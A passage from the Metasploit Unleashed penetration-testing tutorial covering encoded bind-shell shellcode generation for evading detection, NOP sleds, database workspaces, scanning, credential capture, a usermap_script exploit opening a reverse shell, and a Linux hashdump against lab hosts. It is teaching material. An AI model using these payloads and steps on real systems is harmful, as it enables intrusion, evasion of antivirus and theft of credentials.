buf =  
"\xbdb\xea\x95\xc9\x5b\xda\xcd\xd9\x74\x24\xf4\x5f\x31\xc9" +  
"\xb1\x5d\x31\x6f\x12\x83\xc7\x04\x03\x85\x9b\x2b\xae\x80" +  
"\x52\x72\x25\x16\x6f\x3d\x73\x9c\x0b\x38\x26\x11\xdd\xf4" +  
"\x80\xd2\x1f\xf2\x1d\x96\x8b\xf8\x1f\xb7\x9c\x8f\x65\x96" +  
"\xf9\x15\x99\x69\x57\x18\x7b\x09\x1c\xbc\xe6\xb9\xc5\xde" +  
"\xc1\x81\xe7\xb8\xdc\x3a\x51\xaa\x34\xc0\x82\x7d\x6e\x45" +  
"\xeb\x2b\x27\x08\x79\xfe\x8d\xe3\x2a\xed\x14\xe7\x46\x45" +  
...snip...
```

Comparing the two outputs we see the obvious effect the second iteration had on our payload. First of all, the byte size is larger than the first. The more iterations one does the larger our payload will be. Secondly comparing the first few bytes of the highlighted code, we also see they are no longer the same. This is due to the second iteration, or second encoding pass. It encoded our payload once, than took that payload and encoded it again. Lets look at our shellcode and see how much of a difference 5 iterations would make.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -i 5  
# windows/shell_bind_tcp - 476 bytes  
# http://www.metasploit.com  
# Encoder: x86/shikata_ga_nai  
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,  
# InitialAutoRunScript=, AutoRunScript=  
buf =  
"\xbdb\xea\x18\x9b\x0b\xda\xc4\xd9\x74\x24\xf4\x5b\x33\xc9" +  
"\xb1\x71\x31\x43\x13\x83\xeb\xfc\x03\x43\xe5\xfa\x6e\xd2" +  
"\x31\x23\xe4\xc1\x35\x8f\x36\xc3\x0f\x94\x11\x23\x54\x64" +  
"\x0b\xf2\xf9\x9f\x4f\x1f\x01\x9c\x1c\xf5\xbf\x7e\xe8\xc5" +  
"\x94\xd1\xbf\xbb\x96\x64\xef\xc1\x10\x9e\x38\x45\x1b\x65" +  
...snip...
```

The change is significant when comparing to all previous outputs. It's slightly larger and our bytes are no where near similar. Which would, in theory, make this version of our payload less prone to detection.

We've spent lots of time generating shellcode from the start with default values. In the case of a bind shell the default listening port is 4444. Often this must be changed. We can accomplish this by using the '-o' switch followed by the value we wish to change. Let's take a look at which options we can change for this payload. From the msfconsole we'll issue the 'show options' command.

```
msf payload(shell_bind_tcp) > show options  
  
Module options (payload/windows/shell_bind_tcp):  
  
Name      Current Setting  Required  Description  
-----  -----  -----  
EXITFUNC  process        yes       Exit technique: seh, thread, process, none  
LPORT     4444           yes       The listen port  
RHOST    ...             no        The target address
```

By default our shell will listen on port '4444' and the exit function is 'process'. We'll change this to port '1234' and 'seh' exit function using the '-o'. The syntax is VARIABLE=VALUE separated by a comma between each option. In this case both the listening port and exit function are changed so the following syntax is used 'LPORT=1234,EXITFUNC=seh'.

8

```
msf payload(shell_bind_tcp) > generate -o LPORT=1234,EXITFUNC=seh -b '\x00' -e x86/shikata_ga_nai
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\x1d\x9d\x74\x24\xf4\xbb\x93\x49\x9d\x3b\x5a\x29\xc9" +
"\x1b\x15\x83\x2c\x04\x31\x5a\x14\x03\x5a\x87\xab\x68\xc7" +
"\x4f\x2a\x93\x38\x8f\xd5\x1a\xdd\xbe\xc7\x79\x95\x92\xd7" +
"\x0a\xfb\x1e\x93\x5f\xe8\x95\xd1\x77\x1f\x1e\x5f\xae\x2e" +
"\x9f\x51\x6e\xfc\x63\xf3\x12\xff\xb7\xd3\x2b\x30\xca\x12" +
"\x6b\x2d\x24\x46\x24\x39\x96\x77\x41\x7f\x2a\x79\x85\xeb" +
"\x12\x01\x0a\xcc\xe6\xbb\xab\x1c\x56\xb7\xe4\x84\xdd\x9f" +
...snip...
```

Payload Generation Using a NOP Sled

Finally lets take a look at the `NOP sled` length and output format options. When generating payloads the default output format given is 'ruby'. Although the ruby language is extremely powerful and popular, not everyone codes in it. We have the capacity to tell the framework to give our payload in different coding formats such as Perl, C and Java for example. Adding a NOP sled at the beginning is also possible when generating our shellcode.

First let's look at a few different output formats and see how the '**-t**' switch is used. Like all the other options all that needs to be done is type in the switch followed by the format name as displayed in the help menu.

```
msf  payload(shell_bind_tcp) > generate  
# Windows/shell_bind_tcp - 341 bytes  
# http://www.metasploit.com  
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process  
# InitialAutoRunScript=, AutoRunScript=  
buf =  
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +  
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +  
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +  
...snip...
```

```
msf  payload(shell_bind_tcp) > generate -t c
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\x88\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\x0c\xac\x3c\x61\x7c\x02\x2c\x20\x1c\xcf\x0d\x01\x7c\x2e"
"\x30\x0f\x52\x77\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
...snip...
```

```
msf  payload(shell_bind_tcp) > generate -t java
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
byte shell[] = new byte[]
{
    (byte) 0xfc, (byte) 0x8e, (byte) 0x89, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x60, (byte) 0x89,
    (byte) 0xe5, (byte) 0x31, (byte) 0xd2, (byte) 0x64, (byte) 0x8b, (byte) 0x52, (byte) 0x30, (byte) 0x8b,
    (byte) 0x52, (byte) 0x0c, (byte) 0x8b, (byte) 0x52, (byte) 0x14, (byte) 0x8b, (byte) 0x72, (byte) 0x28,
    (byte) 0x0f, (byte) 0xb7, (byte) 0xa4, (byte) 0x26, (byte) 0x31, (byte) 0xff, (byte) 0x31, (byte) 0xc0,
    (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte) 0x02, (byte) 0x2c, (byte) 0x20, (byte) 0xc1,
...snip...
```

Looking at the output for the different programming languages, we see that each output adheres to their respective language syntax. A hash '#' is used for comments in Ruby but in C it's replaced with the slash and asterisk characters /* syntax. Looking at all three outputs, the arrays are properly declared for the language format selected. Making it ready to be copy & pasted into your script.

Adding a NOP (No Operation or Next Operation) sled is accomplished with the '`-s`' switch followed by the number of NOPs. This will add the sled at the beginning of our payload. Keep in mind the larger the sled the larger the shellcode will be. So adding a 10 NOPs will add 10 bytes to the total size.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -s 14
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xb9\xd5\x15\x9f\x90\x04\xf8\x96\x24\x34\x1c\x98\x14\x4a" +
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

The highlighted yellow text shows us our NOP sled at the payload's beginning. Comparing the next 3 lines with the shellcode just above, we see they are exactly the same. Total bytes, as expected, grew by exactly 14 bytes.

Databases in Metasploit

Metasploit Fundamentals

Store Information in a Database Using Metasploit

When conducting a penetration test, it is frequently a challenge to keep track of everything you have done on (or to) the target network. This is where having a database configured can be a great timesaver. Metasploit has built-in support for the PostgreSQL database system.

The system allows quick and easy access to scan information and gives us the ability to *import and export scan results* from various third party tools. We can also use this information to configure module options rather quickly. Most importantly, it keeps our results clean and organized.

```
msf > help database

Database Backend Commands
=====

Command      Description
-----        -----
db_connect    Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export     Export a file containing the contents of the database
db_import     Import a scan result file (filetype will be auto-detected)
db_nmap       Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status     Show the current database status
hosts         List all hosts in the database
loot          List all loot in the database
notes         List all notes in the database
services      List all services in the database
vulns         List all vulnerabilities in the database
workspace     Switch between database workspaces

msf > hosts

Hosts
=====
address      mac           name        os_name   os_flavor  os_sp   purpose  info   comments
-----        --            ---         -----     -----      -----   -----   -----  -----
172.16.194.134                               Unknown                device
172.16.194.163      172.16.194.163  Linux     Ubuntu      server
172.16.194.172  00:0C:29:D1:62:80  172.16.194.172  Linux     Ubuntu      server

msf > services -p 21

Services
=====
host        port  proto  name  state  info
----        ---   ----  ---   ----  ---
172.16.194.172  21    tcp    ftp   open   vsftpd 2.3.4
```

In the next section of Metasploit Unleashed we'll take a look at setting up our [Metasploit Database](#).

Using the Database in Metasploit

Metasploit Fundamentals

Contents

- 1 Setup
- 2 Workspaces
- 3 Importing & Scanning
- 4 Backing Up
- 5 Hosts
- 6 Setting up Modules
- 7 Services
- 8 CSV Export
- 9 Creds
- 10 Loot

Setup our Metasploit Database

In Kali, you will need to start up the **postgresql** server before using the database.

```
root@kali:~# systemctl start postgresql
```

After starting **postgresql** you need to create and initialize the **msf** database with **msfdb init**

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

Using Workspaces in Metasploit

When we load up msfconsole, and run '**db_status**', we can confirm that Metasploit is successfully connected to the database.

```
msf > db_status
[*] postgresql connected to msf
```

Seeing this capability is a meant to keep track of our activities and scans in order. It's imperative we start off on the right foot. Once connected to the database, we can start organizing our different movements by using what are called 'workspaces'. This gives us the ability to save different scans from different locations/networks/subnets for example.

Issuing the '**workspace**' command from the **msfconsole**, will display the currently selected workspaces. The '**default**' workspace is selected when connecting to the database, which is represented by the * beside its name.

```
msf > workspace
* default
  msfu
  lab1
  lab2
  lab3
  lab4
msf >
```

As we can see this can be quite handy when it comes to keeping things 'neat'. Let's change the current workspace to 'msfu'.

```
msf > workspace msfu
[*] Workspace: msfu
msf > workspace
  default
* msfu
  lab1
  lab2
  lab3
  lab4
msf >
```

Creating and deleting a workspace one simply uses the '-a' or '-d' followed by the name at the msfconsole prompt.

```
msf > workspace -a lab4
[*] Added workspace: lab4
msf >

msf > workspace -d lab4
[*] Deleted workspace: lab4
msf > workspace
```

It's that simple, using the same command and adding the '-h' switch will provide us with the command's other capabilities.

```
msf > workspace -h
Usage:
workspace          List workspaces
workspace -v        List workspaces verbosely
workspace [name]    Switch workspace
workspace -a [name] ... Add workspace(s)
workspace -d [name] ... Delete workspace(s)
workspace -D        Delete all workspaces
workspace -r        Rename workspace
workspace -h        Show this help information

msf >
```

From now on any scan or imports from 3rd party applications will be saved into this workspace.

Now that we are connected to our database and workspace setup, lets look at populating it with some data. First we'll look at the different 'db_' commands available to use using the 'help' command from the msfconsole.

```
msf > help
...snip...
Database Backend Commands
=====
Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces
```

Importing and Scanning

There are several ways we can do this, from scanning a host or network directly from the console, or importing a file from an earlier scan. Let's start by importing an nmap scan of the 'metasploitable 2' host. This is done using the 'db_import' followed by the path to our file.

```
msf > db_import /root/msfu/nmapScan
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'
[*] Importing host 172.16.194.172
[*] Successfully imported /root/msfu/nmapScan
msf > hosts

Hosts
=====
address      mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-----  ---  -----  -----  -----  -----  -----  -----
172.16.194.172  00:0C:29:D1:62:80  Linux  Ubuntu       server

msf >
```

Once completed we can confirm the import by issuing the 'hosts' command. This will display all the hosts stored in our current workspace. We can also scan a host directly from the console using the 'db_nmap' command. Scan results will be saved in our current database. The command works the same way as the command line version of 'nmap'

```

msf > db_nmap -A 172.16.194.134
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-06-18 12:36 EDT
[*] Nmap: Nmap scan report for 172.16.194.134
[*] Nmap: Host is up (0.00031s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.17 ((Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4

...snip...

[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  0.31 ms 172.16.194.134
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
msf >

msf > hosts

Hosts
=====

address      mac          name  os_name      os_flavor  os_sp   purpose  info   comments
-----  ---  -----  -----  -----  -----  -----  -----  -----
172.16.194.134  00:0C:29:68:51:BB  Microsoft Windows  XP           server
172.16.194.172  00:0C:D1:62:80  Linux          Ubuntu       server

msf >

```

Backing Up Our Data

Exporting our data outside the Metasploit environment is very simple. Using the '**db_export**' command all our gathered information can be saved in a XML file. This format can be easily used and manipulated later for reporting purposes. The command has 2 outputs, the '**xml**' format which will export all of the information currently stored in our active workspace, and the '**pwdump**' format which exports everything related to used/gathered credentials.

```

msf > db_export -h
Usage:
  db_export -f [-a] [filename]
  Format can be one of: xml, pwdump
  [-] No output file was specified

msf > db_export -f xml /root/msfu/Exported.xml
[*] Starting export of workspace msfu to /root/msfu/Exported.xml [ xml ]...
[*]    >> Starting export of report
[*]    >> Starting export of hosts
[*]    >> Starting export of events
[*]    >> Starting export of services
[*]    >> Starting export of credentials
[*]    >> Starting export of web sites
[*]    >> Starting export of web pages
[*]    >> Starting export of web forms
[*]    >> Starting export of web vulns
[*]    >> Finished export of report
[*] Finished export of workspace msfu to /root/msfu/Exported.xml [ xml ]...

```

Using the Hosts Command

Now that we can import and export information to and from our database, let us look at how we can use this information within the msfconsole. Many commands are available to search for specific information stored in our database. Hosts names, address, discovered services etc. We can even use the resulting data to populate module settings such as RHOSTS. We'll look how this is done a bit later.

The '**hosts**' command was used earlier to confirm the presence of data in our database. Let's look at the different options available and see how we use it to provide us with quick and useful information. Issuing the command with '-h' will display the help menu.

```

msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
-a,--add      Add the hosts instead of searching
-d,--delete    Delete the hosts instead of searching
-c <col1,col2> Only show the given columns (see list below)
-h,--help      Show this help information
-u,--up        Only show hosts which are up
-o             Send output to a file in csv format
-O             Order rows by specified column number
-R,--rhosts    Set RHOSTS from the results of the search
-S,--search    Search string to filter by
-i,--info      Change the info of a host
-n,--name      Change the name of a host

```

```
-m,--comment     Change the comment of a host
-t,--tag         Add or specify a tag to a range of hosts
```

```
Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_attempt_count, host_detail_count, info, mac, name, note
```

We'll start by asking the 'hosts' command to display only the IP address and OS type using the '-c' switch.

```
msf > hosts -c address,os_flavor
```

```
Hosts
```

```
=====
```

address	os_flavor
172.16.194.134	XP
172.16.194.172	Ubuntu

Setting up Modules

Another interesting feature available to us, is the ability to search all our entries for something specific. Imagine if we wished to find only the Linux based machines from our scan. For this we'd use the '-S' option. This option can be combined with our previous example and help fine tune our results.

```
msf > hosts -c address,os_flavor -S Linux
```

```
Hosts
```

```
=====
```

address	os_flavor
172.16.194.172	Ubuntu

```
msf >
```

Using the output of our previous example, we'll feed that into the 'tcp' scan auxiliary module.

```
msf auxiliary(tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

We can see by default, nothing is set in 'RHOSTS', we'll add the '-R' switch to the hosts command and run the module. Hopefully it will run and scan our target without any problems.

```
msf auxiliary(tcp) > hosts -c address,os_flavor -S Linux -R
```

```
Hosts
```

```
=====
```

address	os_flavor
172.16.194.172	Ubuntu

```
RHOSTS => 172.16.194.172
```

```
msf auxiliary(tcp) > run
```

```
[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
```

```
...snip...
```

```
[*] 172.16.194.172:5432 - TCP OPEN
```

```

[*] 172.16.194.172:5900 - TCP OPEN
[*] 172.16.194.172:6000 - TCP OPEN
[*] 172.16.194.172:6667 - TCP OPEN
[*] 172.16.194.172:6697 - TCP OPEN
[*] 172.16.194.172:8009 - TCP OPEN
[*] 172.16.194.172:8180 - TCP OPEN
[*] 172.16.194.172:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

^

Of course this also works if our results contain more than one address.

```

msf auxiliary(tcp) > hosts -R

Hosts
=====

address      mac          name  os_name      os_flavor  os_sp   purpose  info   comments
----        ----          ---  -----      -----       -----    -----   -----   -----
172.16.194.134 00:0C:29:68:51:BB      Microsoft Windows  XP           server
172.16.194.172 00:0C:29:D1:62:80      Linux          Ubuntu        server

RHOSTS => 172.16.194.134 172.16.194.172

msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting      Required  Description
----      -----              -----      -----
CONCURRENCY 10                  yes       The number of concurrent ports to check per host
FILTER                no        The filter string for capturing traffic
INTERFACE               no        The name of the interface
PCAPFILE               no        The name of the PCAP capture file to process
PORTS      1-10000             yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     172.16.194.134 172.16.194.172 yes       The target address range or CIDR identifier
SNAPLEN     65535              yes       The number of bytes to capture
THREADS      1                  yes       The number of concurrent threads
TIMEOUT     1000              yes       The socket connect timeout in milliseconds

```

You can see how useful this may be if our database contained hundreds of entries. We could search for Windows machines only, then set the RHOSTS option for the smb_version auxiliary module very quickly. The set RHOSTS switch is available in almost all of the commands that interact with the database.

Services

Another way to search the database is by using the '**services**' command. Like the previous examples, we can extract very specific information with little effort.

```

msf > services -h

Usage: services [-h] [-u] [-a] [-r] [-p >port1,port2>] [-s >name1,name2>] [-o ] [addr1 addr2 ...]

-a,--add      Add the services instead of searching
-d,--delete    Delete the services instead of searching
-c <coll,col2> Only show the given columns
-h,--help      Show this help information
-s <name1,name2> Search for a list of service names
-p <port1,port2> Search for a list of ports
-r            Only show [tcp|udp] services
-u,--up        Only show services which are up
-o            Send output to a file in csv format
-R,--rhosts    Set RHOSTS from the results of the search
-S,--search    Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at

```

Much in the same way as the hosts command, we can specify which fields to be displayed. Coupled with the '**-S**' switch, we can also search for a service containing a particular string.

```

msf > services -c name,info 172.16.194.134

Services
=====

host      name      info
----      ---      ---
172.16.194.134 http      Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.80 PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134 msrpc     Microsoft Windows RPC
172.16.194.134 netbios-ssn
172.16.194.134 http      Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.80 PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1

```

```
172.16.194.134 microsoft-ds Microsoft Windows XP microsoft-ds
172.16.194.134 mysql
```

^

Here we are searching all hosts contained in our database with a service name containing the string 'http'.

```
msf > services -c name,info -S http

Services
=====
host      name   info
---      ---   ---
172.16.194.134 http Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134 http Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.172 http Apache httpd 2.2.8 (Ubuntu) DAV/2
172.16.194.172 http Apache Tomcat/Coyote JSP engine 1.1
```

The combinations for searching are enormous. We can use specific ports, or port ranges. Full or partial service name when using the '-s' or '-S' switches. For all hosts or just a select few... The list goes on and on. Here are a few examples, but you may need to experiment with these features in order to get what you want and need out your searches.

```
msf > services -c info,name -p 445

Services
=====
host      info          name
---      ---          ---
172.16.194.134 Microsoft Windows XP microsoft-ds      microsoft-ds
172.16.194.172 Samba smbd 3.X workgroup: WORKGROUP    netbios-ssn
```

```
msf > services -c port,proto,state -p 70-81
Services
=====
host      port proto state
---      ---   ---   ---
172.16.194.134 80  tcp  open
172.16.194.172 75  tcp  closed
172.16.194.172 71  tcp  closed
172.16.194.172 72  tcp  closed
172.16.194.172 73  tcp  closed
172.16.194.172 74  tcp  closed
172.16.194.172 70  tcp  closed
172.16.194.172 76  tcp  closed
172.16.194.172 77  tcp  closed
172.16.194.172 78  tcp  closed
172.16.194.172 79  tcp  closed
172.16.194.172 80  tcp  open
172.16.194.172 81  tcp  closed
```

```
msf > services -s http -c port 172.16.194.134
Services
=====
host      port
---      ---
172.16.194.134 80
172.16.194.134 443
```

```
msf > services -S Unr
Services
=====
host      port proto name state info
---      ---   ---   ---   ---
172.16.194.172 6667 tcp  irc  open  Unreal ircd
172.16.194.172 6697 tcp  irc  open  Unreal ircd
```

CSV Export

Both the hosts and services commands give us a means of saving our query results into a file. The file format is a comma separated value, or CSV. Followed by the '-o' with path and filename, the information that has been displayed on the screen at this point will now be saved to disk.

```
msf > services -s http -c port 172.16.194.134 -o /root/msfu/http.csv
[*] Wrote services to /root/msfu/http.csv
```

```

msf > hosts -S Linux -o /root/msfu/linux.csv
[*] Wrote hosts to /root/msfu/linux.csv

msf > cat /root/msfu/linux.csv
[*] exec: cat /root/msfu/linux.csv

address,mac,name,os_name,os_flavor,os_sp,purpose,info,comments
"172.16.194.172","00:0C:29:D1:62:80","","Linux","Debian","","server","",""

msf > cat /root/msfu/http.csv
[*] exec: cat /root/msfu/http.csv

host,port
"172.16.194.134","80"
"172.16.194.134","443"

```

Creds

The 'creds' command is used to manage found and used credentials for targets in our database. Running this command without any options will display currently saved credentials.

```

msf > creds

Credentials
=====

host port user pass type active?
---- ---- -- -- -- --
[*] Found 0 credentials.

```

As with '**db_nmap**' command, successful results relating to credentials will be automatically saved to our active workspace. Let's run the auxiliary module '**mysql_login**' and see what happens when Metasploit scans our server.

```

msf auxiliary(mysql_login) > run

[*] 172.16.194.172:3306 MySQL - Found remote MySQL version 5.0.51a
[*] 172.16.194.172:3306 MySQL - [1/2] - Trying username:'root' with password:''
[*] 172.16.194.172:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(mysql_login) > creds

Credentials
=====

host      port   user   pass   type    active?
----      ----   -- -- -- -- --
172.16.194.172 3306  root      password true

[*] Found 1 credential.
msf auxiliary(mysql_login) >

```

We can see the module was able to connect to our mysql server, and because of this Metasploit saved the credentials in our database automatically for future reference.

During post-exploitation of a host, gathering user credentials is an important activity in order to further penetrate a target network. As we gather sets of credentials, we can add them to our database with the 'creds -a' command.

```

msf > creds -a 172.16.194.134 -p 445 -u Administrator -P 7bf4f254b22bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
[*] Time: 2012-06-20 20:31:42 UTC Credential: host=172.16.194.134 port=445 proto=tcp sname= type=password user=Administrator pass=7bf4f254b22bb24aad3b4

msf > creds

Credentials
=====

host      port   user       pass           type    active?
----      ----   -- -- -- -- --
172.16.194.134 445  Administrator 7bf4f254b22bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e::: password true

[*] Found 1 credential.

```

Loot

^

Once you've compromised a system (or three), one of the objective may be to retrieve hash dumps. From either a Windows or *nix system. In the event of a successful hash dump, this information will be stored in our database. We can view this dumps using the 'loot' command. As with almost every command, adding the '-h' switch will display a little more information.

```
msf > loot -h
Usage: loot
Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] [-t [type]
Del: loot -d [addr1 addr2 ...]

-a,--add      Add loot to the list of addresses, instead of listing
-d,--delete   Delete *all* loot matching host and type
-f,--file     File with contents of the loot to add
-i,--info     Info of the loot to add
-t <type1,type2> Search for a list of types
-h,--help     Show this help information
-S,--search   Search string to filter by
```

Here's an example of how one would populate the database with some 'loot'.

```
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4uGPYOrars5OojdL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4uGPYOrars5OojdL\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:55138) at 2012-06-27 19:38:54 -0400

^Z
Background session 1? [y/N] y

msf exploit(usermap_script) > use post/linux/gather/hashdump
msf post(hashdump) > show options

Module options (post/linux/gather/hashdump):

Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION 1           yes        The session to run this module on.

msf post(hashdump) > sessions -l

Active sessions
=====
Id  Type      Information Connection
--  ---          -----
1   shell unix      172.16.194.163:4444 -> 172.16.194.172:55138 (172.16.194.172)

msf post(hashdump) > run

[*] root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:root:/root:/bin/bash
[+] sys:$1$FUX6BP0tsM1yc3Up0zQJqz4s5wFD910:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdhhdUE3X9jqP0:103:104:/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCw3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZU05AoUvfhfcYe:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoxiQKkPmUgZ0:1001:1001:just a user,11,,:/home/user:/bin/bash
[+] service:$1$K3ue77Z87GxDLUpn50hp6cjZ3Bu//:1002:1002,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.hashes_264208.txt
[*] Post module execution completed

msf post(hashdump) > loot

Loot
====

host      service  type      name          content      info          path
---      -----    ---      ---          -----      ---          ---
172.16.194.172      linux.hashes  unshadowed_passwd.pwd  text/plain  Linux Unshadowed Password File  /root/.msf4/loot/20120627193921_msfu_172.16.19
172.16.194.172      linux.passwd  passwd.tx       text/plain  Linux Passwd File      /root/.msf4/loot/20120627193921_msfu_172.16.19
172.16.194.172      linux.shadow  shadow.tx       text/plain  Linux Password Shadow File /root/.msf4/loot/20120627193921_msfu_172.16.19
```


About the Metasploit Meterpreter

Metasploit Fundamentals

What is Meterpreter?

Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection [stagers](#) and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

Meterpreter was originally written by skape for Metasploit 2.x, common extensions were merged for 3.x and is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

Contents

- 1 How Meterpreter Works
- 2 Meterpreter Design Goals
 - 2.1 Stealthy
 - 2.2 Powerful
 - 2.3 Extensible
- 3 Adding Runtime Features

How Meterpreter Works

- The target executes the initial stager. This is usually one of *bind*, *reverse*, *findtag*, *passivex*, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Meterpreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Meterpreter Design Goals

Stealthy

